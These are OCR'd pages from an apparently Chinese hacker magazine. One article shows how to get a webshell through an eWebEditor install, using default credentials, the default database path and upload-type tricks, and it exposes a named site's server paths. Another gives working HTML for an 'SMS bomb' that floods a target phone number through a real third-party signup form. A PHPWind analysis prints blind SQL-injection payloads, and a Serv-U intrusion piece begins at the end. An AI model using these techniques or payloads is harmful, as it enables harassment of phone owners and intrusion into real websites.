


图5

在这里我们可以跨站挂马，也可以注入得到管理员的密码。直接写入挂马代码以后就可以看到效果了，如图6 所示。




图6

统计系统还有一个aspSysCheck.asp文件，此文件是一个ASP系统探针。它的功能非常强大，上面都是一些关于服务器的信息，虽然我们不能操作，但可以看到一些非常敏感的信息。此文件的隐患是查看该文件的信息不需要进行任何验证，所有人都可以直接查看。如图7 、图8 所示。看，都是敏感信息，连网站的绝对路径也出来了。

当前文件夹：F:\cbx2006\wzhangzhenshi\count\utilities
子文件夹数：0 文件数：5
大小：57.75 KB

磁盘	类型	文件系统	可用空间	总容量
A:	3.5 软盘	N/A	N/A	N/A
C:	本地硬盘	NTFS	4.31 MB	7.84 MB
D:	本地硬盘	NTFS	18.97 GB	19.53 GB
E	本地硬盘	NTFS	2.66 GB	19.53 GB
F:	本地硬盘	NTFS	5.96 GB	29.59 GB
G:	本地硬盘	NTFS	209.12 MB	5.06 GB
H:	CD 驱动器	N/A	N/A	N/A

图7

项目	值		
域名 Domain Name	www.greencb.com / 192.168.0.199		
服务器端口 Server Port	80	脚本超时时间 Script Timeout	90 秒
信息服务软件 Server Software	Microsoft-IIS/5.0	CPU数量 Number of Processors	1 个
服务器操作系统 Operating System	Windows_NT	系统文件夹 System Path	G:\WINNT
服务器变量数 Application Count	168 个	会话变量数 Session Count	1 个
物理路径 Full path & url	URL: http://www.greencb.com/wzhangzhenshi/count/utilities/aspSysCheck.asp Path: F:\cbx2006\wzhangzhenshi\count\utilities\aspSysCheck.asp		
脚本引擎 ScriptEngine	JScript / 5.6.8831 | VBScript / 5.6.7426	当前会话编号 Session Id	1064477867
当前时间 Current Time	服务器: Sat Aug 5 00:47:41 UTC+0800 2006 客户端: Sat Aug 5 08:43:33 UTC+0800 2006		

图8

eWebEditor在线编辑系统

eWebEditor在线编辑系统相信大家都知道吧？安全性不是很好，我们已经得到前台BLOG管理员的密码，所以根据社会工程学来判断，我们可以利用前台密码来登录。我们还可以试图下载数据库（默认数据库的地址db/ewebeditor.mdb）或默认的账号登录（用户名 admin，密码 admin）。这些猜测在网上的成功率是非常高的，所以我们可以利用eWebEditor来得到WebShell。这里我们可以上传ASP、ASA、CER三种类型的木马，如果管理员删除了对ASA和CER扩展的应用程序映射，打开木马的时候就会出现下载对话框，而且文件类型是属于安全证书的。但ASP是不可能被删除的，因为BLOG是用ASP来解析的。这里上传有两种方法，一种是在上传类型中添加aaspsp，另外一种是在图片类型中加入asp。如图9、图10所示，可以轻易的得到WebShell。




图9





图10

当然还可以在添加样式设置中，把上传路径改为"../../../"，因为这个编辑系统在第三级目录中，如果不是在第三级目录的话，可以参照统计系统的aspSysCheck.asp文件中的绝对路径信息来进行构造。这样上传的文件就直接到了网站的根目录下。从统计系统的aspSysCheck.asp可以知道系统是支持FSO的，所以我们可以直接在"上传文件管理"的对应样式中对网站上所有的文件进行浏览和删除操作。

小结

上面就是我剖析此系统的一个完整过程，总的来说不难，都是平时积累下来的一些技巧和思路。在写BOLG跨站的时候走了不少弯路，因为此跨站有点奇怪，代码写入和代码执行是在不同的文件上。还有就是统计系统的aspSysCheck.asp在上传WebShell的时候提供了很多有价值的信息。其实在分析系统的时候如果能够灵活的结合上下文信息，就可以很容易得到意想不到的效果。

适合读者：网络爱好者、免费爱好者
前置知识：无



VIP会员学习成果展：

炸弹归来之手机恶梦

文/图 [黑防VIP]小生这厢有礼

大家好，我是黑防VIP小生，这厢有礼。我在黑防上发表了一篇名为《菜鸟也要自己做永不过期短信炸弹》的文章，只是把其中设置手机号的代码和大家分享了一下。在VIP群里不少VIP兄弟和我探讨了各种改善加强功能的方法，包括添加自动刷新网页代码、单网页指向多网页、增添框架等几种方法。我逐一进行了测试，发现增添框架比较简单，而且效果好，修改很容易而且便于控制，现在就和大家分享一下这种实现方法。

首先，我们先创建短信炸弹网页。这在上一期杂志中有详细介绍，我这仅仅是列举出来。

```
<html>
<head>
菜鸟炸弹……
<form action="http://mo.bokee.com/special/feixun/reg.php" method="POST">
<input value="手机号码" name="mobile" />
<input name="nextsetp" type="hidden" id="regsetp" value="2" />
<script>
this.document.forms[0].submit();
</script>
</form>
</body>
</html>
```

保存为mobile.html。填上你需要攻击的手机号。如果想在一个网页中打开多个网页，我们可以这样设想把网页看作一个西瓜，把它切成多份来使用，每一份都可以分给一个人。

```
<html>
<frameset cols=20%,20%,20%,20%,20%>
<frameset rows=33%,33%,*>
<frame src="mobile.html.html">
<frame src="mobile.html.html">
<frame src="mobile.html.html">
</frameset>
<frameset rows=33%,33%,*>
<frame src="mobile.html.html">
<frame src="mobile.html.html">
<frame src="mobile.html.html">
</frameset>
<frameset rows=33%,33%,*>
<frame src="mobile.html.html">
<frame src="mobile.html.html">
<frame src="mobile.html.html">
</frameset>
<frameset rows=33%,33%,*>
<frame src="mobile.html.html">
<frame src="mobile.html.html">
<frame src="mobile.html.html">
</frameset>
<frameset rows=33%,33%,*>
<frame src="mobile.html.html">
<frame src="mobile.html.html">
<frame src="mobile.html.html">
</frameset>
</frameset>
</html>
```

将这段代码保存为bomb.html，然后与刚才生成的mobil.html放入同一下目录下。考虑到有些人对网页代码不是太熟悉，这里我稍微解释一下。其中<frameset cols=20%,20%,20%,20%,20%>表示把整个网页纵向分成5个框架来显示，而<frameset rows=33%,33%,*>则是把网页又横向分为3个框架。这样，我们把整个网页分为了15份，然后<frame src="mobile.html.html">代表每一个框架都指向网页mobile.html。于是就达到了短信炸弹的功能，我们看看效果如图1所示。





图1

看到了吧，这样实现了15条短信同时发送，而且短信条数我们可以很轻易的用修改代码来改变。

如果电脑配置和网络允许，我们可以再制作一个多框架的网页superbomb.html，指向的不是mobile.html，而是bomb.html。这样就是15*15=225条短信同时发送！！说是手机的恶梦一点都不为过，大家酌情使用吧。

适合读者：入侵爱好者、脚本爱好者
前置知识：无



PHPWind跨站、注入漏洞之我见

最近在PHPWind官方看到有人说PHPWind论坛系统出现重大漏洞。于是我用Google搜索相关关键字，发现在黑防4月刊出了"PHPWind跨站、注入双重漏洞"的文章。不过仔细分析之后发现，跨站确实存在，但注入并不成立。不过屏幕录像显示注入过程确实有效。于是我马上找来相关程序进行测试，终于明白作者能注入是因为遗忘了一段很重要的代码。

以下是我的分析（由于能力和水平有限，分析中如有错误望大家指出）。

1．预备分析：注入的关键是要能构造SQL语句，构造SQL语句就离不开"\"、"'"，要想防止注入，关键是要将这两个字符用转译符转译。而PHPWind程序中所有SQL语句用的属性列内容界定符号都是"'"那么该符号是否被转译就是能否注入的关键，PHP解析其内有一个选项magic_quotes_gpc，它可以控制是否给客户提交的数据内容中的"'"等危险字符加上转译字符。

2．注入点分析

孤烟逐云（以下简称孤云）文中提到"

$db->get_one("SELECT password,email,regdate FROM pw_members WHERE username='$pwuser'");"在没有过滤的情况下，$pwuser变量确实可以进行构造。同时孤云提到利用以下语句构造语句"' union select 1,2,site from pw_members where username='asdf' into outfile 'c:\\inetpub\\wwwroot\\1.php'/*"

个人认为这个方法还是有限制的，首先你要猜测Web的目录完整路径。就算找到完整路径，对于MySQL和PHPWind程序不在一台服务器上的站点也无法达到目的。想想看MYSQL和WebServer本来就是两个独立的系统，管理员完全有可能让这两个程序归属不同的用户，同时互相不能操作对方的目录。我倒是觉得孤云猜密码的构造方法更为好用，只是需要改良一下：

先看看sendpwd.php内的程序

```
$submit = $userarray['regdate'];
$submit .= md5(substr($userarray['password'],10));
```

它是将密码的前10位和注册时间共同作为找回密码的标识。那么用语句猜密码前十位就是：

```
"admin' UNION SELECT IF (SUBSTRING(password,1,1) = CHAR(53), BENCHMARK(1000000,MD5(CHAR(1))), null),1,1 FROM pw_members WHERE uid= 1/*"
```

再用语句"admin' UNION SELECT IF (SUBSTRING (password,1,1) = CHAR(53), BENCHMARK(1000000, MD5(CHAR(1))), null),1, 1 FROM pw_members WHERE uid= 1/*"猜regdate（看看管理员的注册时间不难吧？）。regdate是一个10位的时间戳，算一下前4位（可以直接算）。要问怎么算？其实很简单，如果日期为2006-01-01那么马上算一下2006-01-01 00:00:00的时间戳是多少，再看看一天是多少秒？24*60*60是5位，那么前4位在同一天内不会变化（不是五位因为有可能进位）。后面6位就用上面的语句来猜了好了。

现在让我们来算算要多长时间，每位密码有26+10种可能，时间戳每位有10种可能，那么最多要算的次数为36*10+10*10=370次。那么算32位最多要算多少次呢？36*32=1152次，得到管理员密码后，就可以到后台添加一句话木马。

但这些漏洞分析忽略了一个非常关键的文件：global.php，其中有这么一段代码


```
if(!get_magic_quotes_gpc()){
    Add_S($_POST);
    Add_S($_GET);
    Add_S($_COOKIE);
}
```

Add_S函数在magic_quotes_gpc=off的时候就会开始工作，再来看看这个函数：

```
function Add_S(&$array)
{
    foreach($array as $key=>$value){
        if(!is_array($value)){
            $array[$key]=addslashes($value);
        }
        else{
            Add_S($array[$key]);
        }
    }
}
```

一个递归遍历用来给数组中所有的变量加上转译字符，这就相当于magic_quotes_gpc=on。

适合读者：入侵爱好者、服务器管理员
前置知识：Serv-u基本使用方法



Serv-U6.3的另类攻防

前些日子当我在入侵到一个装有Serv-U的主机时，发现他所安装的版本是6.3。网上对6.3版本的利用软件、文章还没有，很多以往的提权、加账号的办法都不能用了，尤其是当管理员为Serv-U加了登录密码以后，想要利用工具更是难上加难了。如图1所示。

